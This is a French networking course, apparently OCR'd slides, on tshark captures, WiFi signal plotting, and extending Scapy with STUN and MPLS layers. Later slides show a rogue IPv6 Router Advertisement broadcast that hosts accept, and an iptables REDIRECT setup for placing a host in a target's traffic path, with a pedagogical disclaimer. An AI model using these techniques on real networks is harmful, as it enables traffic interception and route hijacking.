192.168.0.130,173.194.76.138;42760,80;;;;;;;
192.168.0.130,173.194.76.138;42760,80;http://ocsp.pki.goog/GTSGIAG3/MGkwZzBFMELBgkrBgEFBQcwAQE;❻GET;;;;;GET /GTS
GIAG3/MGkwZzBFMELBgkrBgEFBQcwAQE HTTP/1.1\r\n,\r\n
173.194.76.138,192.168.0.130;80,42760;;;;;;;
173.194.76.138,192.168.0.130;80,42760;;;200;OK;463;;HTTP/1.1 200 OK\r\n,\r\n
192.168.0.130,104.197.3.80;50517,80;http://connectivity-check.ubuntu.com/;GET;;;;;GET / HTTP/1.1\r\n,\r\n
```

❶⇒l'option «`-f`» applique un **filtre sur les paquets en entrée** de tshark : *réduit le nombre de paquets collectés* ;

❷⇒sélectionne l'affichage du contenu pour le protocole HTTP ;

❸⇒l'option «`-d`» spécifie le protocole à utiliser en cas de **changement de port** : *ici, on indique que le trafic intercepté sur le port 80 doit être analysé comme étant du HTTP, on pourrait par exemple forcer les ports 8080, 8000 en HTTP* ;

❹⇒permet d'**ignorer les segments TCP réémis** qui pourraient perturber la recomposition de la connexion TCP ;

❺⇒on choisit le **séparateur** utilisé pour séparer les différents champs avec l'option «-E separator» : *permet de faciliter le travail de récupération des données en sortie de la commande* ;

❻⇒on récupère l'**URI complète**, c-à-d avec l'adresse DNS du serveur contacté en plus de l'URL utilisée.

xterm

```
$ sudo ip link wlxa0f3c11449ec down
$ sudo iw dev wlxa0f3c11449ec set monitor control ❶
$ sudo ip link wlxa0f3c11449ec up
$ tshark -li wlxa0f3c11449ec  -Y 'wlan.ssid=="FreeWifi_secure"' ❷ \
-T fields ❸ -e frame.time_relative ❹ -e wlan_radio.signal_dbm ❺
Capturing on 'wlxa0f3c11449ec'
0.032966700 -92
0.131535161 -92
...
1.311191333 -92
1.409504172 -91
```

❶⇒on passe l'interface WiFi en mode moniteur pour récupérer les trames de contrôle, comme les balises ou «*beacon*» ;

❷⇒cette option permet de récupérer la valeur de certains champs des paquets, *Ici, le nom du réseau WiFi, son ssid, est utilisé pour filtrer les paquets* :

❹le champs `frame.time_relative` : temps relatif par rapport au début de la capture ;

❺le champs `wlan_radio.signal_dbm` : mesure de la puissance reçue ;

Valeur des champs

Le nom des champs peut être facilement récupéré dans WireShark, la version graphique de l'outil. Il peut, *malheureusement*, varier suivants les technologies utilisées.

Obtenir un graphe dynamique


- ▷ récupération des balises d'annonce du réseau WiFi de SSID : «FreeWifi_secure» ;
- ▷ récupération de la mesure de puissance du signal reçu ;
- ▷ affichage d'un graphe en temps réel des variations de ce signal à l'aide de GnuPlot ;

Pour faire le traitement sur les données, on va utiliser la commande «AWK» :

- **insérer une entête** avec les commandes gnuplot : définir un intervalle de valeur sur la puissance reçue mesurée en dBm ;
- **bufférisier les mesures** de puissance afin d'obtenir un graphe indiquant la variation de celles-ci : on pourra par exemple surveiller si on s'éloigne ou non du point d'accès WiFi en lisant sur le graphe si la puissance augmente ou bien diminue.

xterm

```
tshark -li wlxa0f3c11449ec -Y
'wlan.ssid=="FreeWifi_secure"' -T fields -e
frame.time_relative -e wlan_radio.signal_dbm -E
separator=' ' \
| awk -v SAMPLES=10 -v PLOTCMD="set yrange
[-100:-50];plot \"-\" with lines" 'BEGIN
{i=0;print PLOTCMD } {i++;print $0;if
(i==SAMPLES) {i=0;print "e";system("");print
PLOTCMD}}' \
| gnuplot -p
```



19 Ajout de protocole

Scapy connait directement de nombreux protocoles, mais parfois il peut être nécessaire de lui ajouter la connaissance d'un nouveau protocole.

Pour comprendre comment ajouter un protocole, regardons comment est implémenter un protocole connu :


```
1 class UDP(Packet):
2    name = "UDP"
3    fields_desc = [    ShortEnumField("sport", 53, UDP_SERVICES),
4                    ShortEnumField("dport", 53, UDP_SERVICES),
5                    ShortField("len", None),
6                    XShortField("chksum", None), ]
```

On voit que l'entête UDP est constituée de 4 «short» : entier sur 16bits (le préfixe X indique d'afficher la valeur du champs en notation hexadécimale).

Il existe de nombreux «*field*» disponibles.

Essayons sur un nouveau protocole : le protocole STUN, «*Session Traversal Utilities for (NAT)*», RFC 5389.

Description rapide de STUN




Héloïse wants to receive RTP packets from Abélard. Both Héloïse and Abélard asks the STUN server for their public addresses, then sends them to each other.

http://www.bortzmeyer.org/5389.html

Exemple d'ajout de protocole : protocole STUN

Format de l'entête du paquet STUN, RFC 5389 :




Ce qui donne :

```
1  class STUN(Packet):
2        name = "STUNPacket"
3        fields_desc=[ XShortEnumField("Type", 0x0001,
4                           {   0x0001 : "Binding Request",
5                               0x0002 : "Shared secret Request",
6                               0x0101 : "Binding Response",
7                               0x0102 : "Shared Secret Response",
8                               0x0111 : "Binding Error Response",
9                               0x0112 : "Shared Secret Error Response"}),
10                  FieldLenField("Taille", None, length_of="Attributs", fmt="H"),
11                  XIntField("MagicCookie", 0),
12                  StrFixedLenField("TransactionID", "1", 12)]
```

Format d'un paquet STUN

Dans WireShark :



On visualise un trafic d'échange du protocole STUN, et on se rend compte qu'un paquet STUN peut contenir une liste de sous paquets…

Format d'un paquet STUN


```
▷ User Datagram Protocol, Src Port: stun (3478), Dst Port: microsan (20001)
▽ Simple Traversal of UDP Through NAT
    [Request In: 3]
    [Time: 0.032736000 seconds]
    Message Type: Binding Response (0x0101)
    Message Length: 0x0044
    Message Transaction ID: E8673788DC50C9089577CE1FFA6B5712
  ▽ Attributes
    ▽ Attribute: MAPPED-ADDRESS
        Attribute Type: MAPPED-ADDRESS (0x0001)
        Attribute Length: 8
        Protocol Family: IPv4 (0x0001)
        Port: 20001
        IP: 192.168.2.159 (192.168.2.159)
    ▽ Attribute: SOURCE-ADDRESS
        Attribute Type: SOURCE-ADDRESS (0x0004)
        Attribute Length: 8
        Protocol Family: IPv4 (0x0001)
        Port: 3478
        IP: 192.168.2.164 (192.168.2.164)
    ▽ Attribute: CHANGED-ADDRESS
        Attribute Type: CHANGED-ADDRESS (0x0005)
        Attribute Length: 8
        Protocol Family: IPv4 (0x0001)
        Port: 3479
```

```
0030  37 88 dc 50 c9 08 95 77  ce 1f fa 6b 57 12 00 01   7..P...w ...kW...
0040  00 08 00 01 4e 21 c0 a8  02 9f 00 04 00 08 00 01   ....N!.. ........
0050  0d 96 c0 a8 02 a4 00 05  00 08 00 01 0d 97 c0 a8   ........ ........
0060  02 a9 80 20 00 08 00 01  a6 46 28 cf 35 17 80 22   ... .... .F(.5.."
0070  00 10 56 6f 76 69 64 61  2e 6f 72 67 20 30 2e 39   ..Vovida .org 0.9
0080  36 00                                             6.
```

Dans l'implémentation de certains protocoles, il arrive que la taille d'un champ soit **déterminée** par la valeur d'un autre champ.

Par exemple, un champ *taille* peut indiquer la taille d'un champ de données de **longueur variable**.

Il est alors nécessaire de pouvoir indiquer à Scapy :

- comment calculer automatiquement la taille à partir des données dans le cas de la construction d'un paquet ;
- comment découper le paquet en accord avec la taille indiquée.

Exemple

```
1    FieldLenField("Taille", None, length_of="Donnees"),
2    StrLenField("Donnees", "Rien", length_from = lambda pkt: pkt.Taille)
```

Il est nécessaire de lier les deux champs, *ici «Taille» et «Donnees»*, lors de leur définition.

On utilise une *lambda fonction* pour obtenir et calculer la valeur. Il faut utiliser le même nom pour la définition du champs et l'accès à l'attribut, *ici «Taille» identifie le champ de longueur*.

L'argument `None` utilisé comme paramètre de `FieldLenField` indique qu'il n'y a pas de valeur par défaut, mais que cette valeur devra être calculée automatiquement.

Ajout de protocole : les champs de longueur variable

Pour indiquer la taille en octet du champ, utilisé pour indiquer la taille d'un autre champ, on peut utiliser l'argument `fmt` et indiquer une chaîne de format comme indiqué dans le module `struct` :

```
1|   FieldLenField("Taille", None, length_of="Donnees", fmt="H"),
2|   StrLenField("Donnees", "Rien", length_from = lambda pkt: pkt.Taille)
```

Il est possible d'ajuster le champ de longueur variable suivant des tailles différentes de *mots*.

Par exemple, une longueur peut être exprimée en *mots de 32 bits* :

```
1|   FieldLenField("Taille", None, length_of="Donnees", adjust=lambda pkt,x: (x+1)/4),
```

Rappel sur le format utilisé par `struct` :

`H`
: unsigned short, c-à-d sur 16 bits, c'est la valeur par défaut utilisée par Scapy

`B`
: unsigned byte, c-à-d sur 8 bits

`I`
: unsigned int, c-à-d sur 32 bits

Ajout de protocole : liens entre couches protocolaires

Pour pouvoir calculer la valeur d'un champ à partir d'une couche supérieure, il faut d'abord définir un champ pour recevoir la valeur dans la couche courante et ensuite utiliser la méthode `post_build` qui permet de modifier le paquet après sa construction :

```
1 class MonPaquet(Packet):
2    name = "Mon_paquet"
3    fields_desc= [ ShortField("Type", 0x0001),
4                   ShortField("Taille", None) ]# la taille d'est pas définie
5    def post_build(self, p, pay): # p : paquet, pay : payload ou chargement
6       if (self.Taille is None) and pay :
7          p=p[:2] +struct.pack("!H",len(pay)) +p[4:] # modifier le champ Taille
8       return p+pay # on retourne l'en-tête modifiée et le chargement
```

La méthode `post_build` va être appelée lors de l'utilisation effective du paquet ou bien lors de son affichage dans sa forme finale avec `show2()`.

Comme le paquet peut être construit avec une valeur choisie par l'utilisateur, il faut tester si cette valeur existe (*Ici, avec le test «`self.Taille is None`»*).

Il faut également savoir s'il y a bien une couche supérieure, *payload* avec le test « `and pay:` ».

Il faut considérer les données, le paquet, sur lesquelles on va travailler comme une suite d'octets que l'on va modifier :

```
1    def post_build(self, p, pay): # p\,: paquet, pay\,: payload ou chargement
2        if (self.Taille is None) and pay :
3            p=p[:2] +struct.pack("!H",len(pay)) +p[4:] # modifier le champ Taille
4        return p+pay # on retourne l'en-tête modifiée et le chargement
```

La méthode `do_build` reçoit 3 arguments : le paquet lui-même, le paquet sous forme d'un suite d'octets, et le chargement qui correspond aux données suivantes.

Il faut donc le décomposer comme une suite d'octets en tenant compte des champs qui ne doivent pas être modifiés, comme ici, le champs `Type` d'où la recomposition : `p=p[:2]+…+p[4:]`.

Pour la calcul du champs `Taille`, on utilise le module `struct` qui va garantir le format des données : ici un format `"!H"` pour un entier sur deux octets dans le sens réseau (*big-endian*).

À la fin, ma méthode renvoi la concaténation de l'en-tête, la couche courante, au chargement, la couche supérieure : `return p+pay`.

Exemple d'ajout de protocole : protocole STUN

Ici, on a une variation sur les champs de taille variable : un champ «liste de paquets» de taille variable.

```
1   class STUN(Packet):
2       name = "STUNPacket"
3       magic_cookie = 0
4       fields_desc=[ XShortEnumField("Type", 0x0001,
5                     {   0x0001 : "Binding Request",
6                         0x0002 : "Shared secret Request",
7                         0x0101 : "Binding Response",
8                         0x0102 : "Shared Secret Response",
9                         0x0111 : "Binding Error Response",
10                        0x0112 : "Shared Secret Error Response"}),
11                    FieldLenField("Taille", None, length_of="Attributs", fmt="H"),
12                    XIntField("MagicCookie", 0),
13                    StrFixedLenField("TransactionID", "1", 12),
14                    PacketListField("Attributs", None, _STUNGuessPayloadClass,
15                          length_from=lambda x: x.Taille)]
```

On verra en TP comment résoudre les problèmes posés…

Ajout de protocole : retour sur les layers…

La notion de «layer» ou de couche : Un *layer*, ou une couche, est similaire à des champs, «fields», que l'on peut empiler les uns sur les autres.

Par exemple : `IP()/UDP()/DNS()`

L'intérêt ? Pouvoir choisir d'empiler différents types de couches par dessus une autre couche.
Sur l'exemple, on peut ainsi empiler une couche correspondant au protocole `DNS` sur une couche correspondant au protocole `UDP`.

Du point de vue «réseaux» on parle plutôt d'encapsulation, mais du point de vue de la construction/analyse de paquet, on parle plus d'empilement.

Quelles sont les difficultés ?
Les différentes couches ne sont pas indépendantes : certains champs d'une couche sont associés plus ou moins directement, à la couche supérieure.

Sur l'exemple précédent :

- ▷ la couche `IP` doit savoir le type de la couche supérieure (champ `protocol` de l'en-tête IP) ;
- ▷ la couche `UDP` : une couche `DNS` est identifiée par un numéro de port de destination ou de provenance associé au protocole UDP, soit le port `53`.

Problèmes pour l'analyse d'un paquet :

L'analyse d'un paquet repose sur les différentes valeurs présentes dans une couche pour identifier la couche supérieure (*On peut avoir de erreurs d'analyse basée sur des hypothèses erronées !*).

Il est ainsi possible d'accrocher des couches entre elles, en indiquant à Scapy comment savoir s'il faut faire ou non le lien :

- si on dispose d'une classe `HTTP`, il est possible de faire :

```
1  bind_layers( TCP, HTTP, sport=80 ) # le champ sport du segment TCP
2  bind_layers( TCP, HTTP, dport=80 )
```

- il est possible de défaire les liens mis en place par défaut :

```
1  split_layers(UDP, DNS, sport=53) # le champ sport du datagramme UDP
```

Ici, les liens dépendent de la valeur d'un champ de la couche par rapport à sa couche supérieure. Sans ce lien, la suite du paquet à analyser est indiqué en *raw*.

Autres liens :

Sur l'exemple précédent, la couche `IP` doit connaitre la dimension de la couche `UDP` qui, elle-même, doit connaitre la taille de la couche `DNS`.

La valeur du champ d'une couche peut dépendre de la valeur de la couche supérieure !

Exemple d'ajout de protocole : protocole STUN

Le paquet STUN, comme on l'a vu, peut être complété par une liste de taille variable (éventuellement nulle) d'extension.

On va devoir définir un type de paquet pour chacune des extensions possibles du protocole :

```
1   class STUN_Attribut_defaut(Packet): # une classe ancêtre
2       name = "STUN Attribut par defaut"
3
4       def guess_payload_class(self, p):
5           return Padding # Pour faire appel a _STUNGuessPayloadClass
6
7   class STUN_Attribut1(STUN_Attribut_defaut):
8       name = "MAPPED-ADDRESS"
9       fields_desc = [ ShortField("Type", 0x0001),
10                      ShortField("Longueur", 8),
11                      ByteField("Vide",0),
12                      ByteField("Famille", 0x01),
13                      ShortField("Port", 0x0001),
14                      IPField("Adresse", "0.0.0.0")]
```

Ensuite, il va falloir intégrer l'ensemble de ces types dans l'analyse par Scapy du champs de type `PacketListField`.

Lors de la définition de ce champ, on peut lui donner une fonction pour le guider `guessPayload`.

Exemple d'ajout de protocole : protocole STUN


```
1    # Dictionnaire des types de sous paquet
2    _tlv_cls = { 0x0001: "STUN_Attribut1",
3                 0x0002: "STUN_Attribut2",
4    …
5                 0x8022: "STUN_Attribut7"
6                 }
7    # Cette fonction guide PacketListField, Pour savoir comment analyser
8    # chacun des sous-paquets
9    def _STUNGuessPayloadClass(p, **kargs):
10       cls = Raw
11       if len(p) >= 2:
12           # Lire 2 octets du payload
13           # pour obtenir le type du sous paquet
14           t = struct.unpack("!H", p[:2])[0]
15           clsname = _tlv_cls.get(t, "Raw")
16           cls = globals()[clsname]
17
18       return cls(p, **kargs)
```

Ajout de protocole : intégration dans Scapy

Pour utiliser votre nouveau protocole, vous devez mettre le module qui le décrit dans un répertoire particulier accessible par scapy.

Ce répertoire est défini par rapport au répertoire où a été installé scapy :
`scapy/layers/mon_protocole.py`.


Enfin, pour permettre à Scapy d'utiliser automatiquement votre protocole, il faut l'associer à une information connue du protocole de couche inférieure qui le reçoit :

```
1   bind_layers( TCP, HTTP, sport=80 ) # le champ sport du segment TCP
2   bind_layers( TCP, HTTP, dport=80 )
```

Attention : cette approche ne pourrait pas fonctionner dans le cas de notre protocole STUN et de ses extentions…

Test de l'ajout du protocole STUN dans Scapy…

Démonstration sur machine :




Ajout de l'extension MPLS

```
1  # http://trac.secdev.org/scapy/ticket/31
2
3  # scapy.contrib.description = MPLS
4  # scapy.contrib.status = loads
5
6  from scapy.packet import Packet,bind_layers
7  from scapy.fields import BitField,ByteField
8  from scapy.layers.l2 import Ether
9
10 class MPLS(Packet):
11    name = "MPLS"
12    fields_desc =  [ BitField("label", 3, 20),
13                BitField("cos", 0, 3),
14                BitField("s", 1, 1),
15                ByteField("ttl", 0)  ]
16
17 bind_layers(Ether, MPLS, type=0x8847)
18 bind_layers(MPLS, IP)
```

```
>>> execfile("mpls.py")
>>> p=Ether()/MPLS()/IP()
>>> p
<Ether  type=0x8847 |<MPLS  |<IP  |>>>
>>> p.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x8847
###[ MPLS ]###
     label= 3
     cos= 0
     s= 1
     ttl= 0
###[ IP ]###
        version= 4
        ihl= None
        tos= 0x0
        len= None
        id= 1
        flags=
        frag= 0
        ttl= 64
        proto= ip
        chksum= None
        src= 127.0.0.1
        dst= 127.0.0.1
        \options\
```

Ajout de l'extension MPLS




Il est possible dans Scapy d'envoyer des paquets au format IPv6.
Par exemple, on peut diffuser l'annonce d'un préfixe réseau global et l'adresse du routeur associé à l'ensemble des postes connectés dans le lien local (éventuellement, on peut se mettre en lieu et place de ce routeur…) :

```
1   sendp(Ether()/IPv6()/ICMPv6ND_RA()/
2       ICMPv6NDOptPrefixInfo(prefix="2001:db8:cafe:deca::", prefixlen=64)
3       /ICMPv6NDOptSrcLLAddr(lladdr="00:b0:b0:67:89:AB"), loop=1, inter=3)
```

Cela fonctionne avec des machines de type Ubuntu ou de type Windows 7 :

```
ubuntu@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:22:ca:2f
          inet addr:192.168.127.128  Bcast:192.168.127.255  Mask:255.255.
          inet6 addr: 2001:db8:cafe:deca:20c:29ff:fe22:ca2f/64 Scope:Glob
          inet6 addr: fe80::20c:29ff:fe22:ca2f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:285 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:39418 (38.4 KB)  TX bytes:3706 (3.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
```



Les deux machines ont accepté le préfixe diffusé par Scapy.
Les distributions actuelles de Linux bloquent l'acceptation des préfixes de route. Mais si elles sont activées, il est également possible de «jouer» avec les préférences de routes pour imposer sa propre route...

Scapy est formidable

Scapy est un outil :

- écrit en Python ;
- d'analyse et de construction de paquet qui est **efficace** pour :
  - la création d'un stimulus et la récupération de la réponse ;
  - l'envoi de paquets «forgés» créés à la main avec passion ;
  - «sniffer» un réseau et réagir à la découverte d'un paquet.

Mais

Il est n'est **pas adapté au traitement d'un flux rapide de paquets**, comme celui passant à travers un routeur ou un pont.

Utilisation de NetFilter

Il est possible de «l'aider» avec Netfilter :

- NetFilter analyse le flux et sélectionne les paquets à traiter parmi le flux ;
- NetFilter envoie ces paquets à Scapy ;
- Scapy prend en charge ses paquets :
  - pour faire une analyse ;
  - pour générer une réponse ;
- NetFilter traite les paquets réponses donnés par Scapy et les renvoie vers le réseau.

Le but

Insérer l'hôte où tourne Scapy sur le chemin de la communication entre la machine cible et le reste du réseau.

Avertissement

Ce travail est à **but pédagogique** et ne saurait être utilisé sur de vraies communications entre des personnes existantes ou ayant existées, voire même carrément insouciantes .

Il est bon de rappeler, également, qu'aucun paquet n'a été blessé, ni tué mais que certains ont pu être, à la rigueur, perdus.

Plus sérieusement

Vous **n'êtes pas** autorisés à intercepter les communications d'un tiers.

Combiner règles de firewall et NetFilter

Si on travaille sur la machine qui sert de routeur :

- `REDIRECT` : *permet de rediriger le paquet en réécrivant sa destination vers le routeur lui-même. Cela permet de faire des proxy transparents pour des services hébergés sur le routeur lui-même*
  - n'est valide que pour la table `nat` et les chaînes `PREROUTING` et `OUTPUT`
  - `--to-ports` : *permet d'indiquer le port de destination à employer*

```
# iptables -t nat -A PREROUTING -s 192.168.0.0 -d 164.81.1.45 -p tcp --dport 80 -j REDIRECT ↵
  --to-ports 80
```

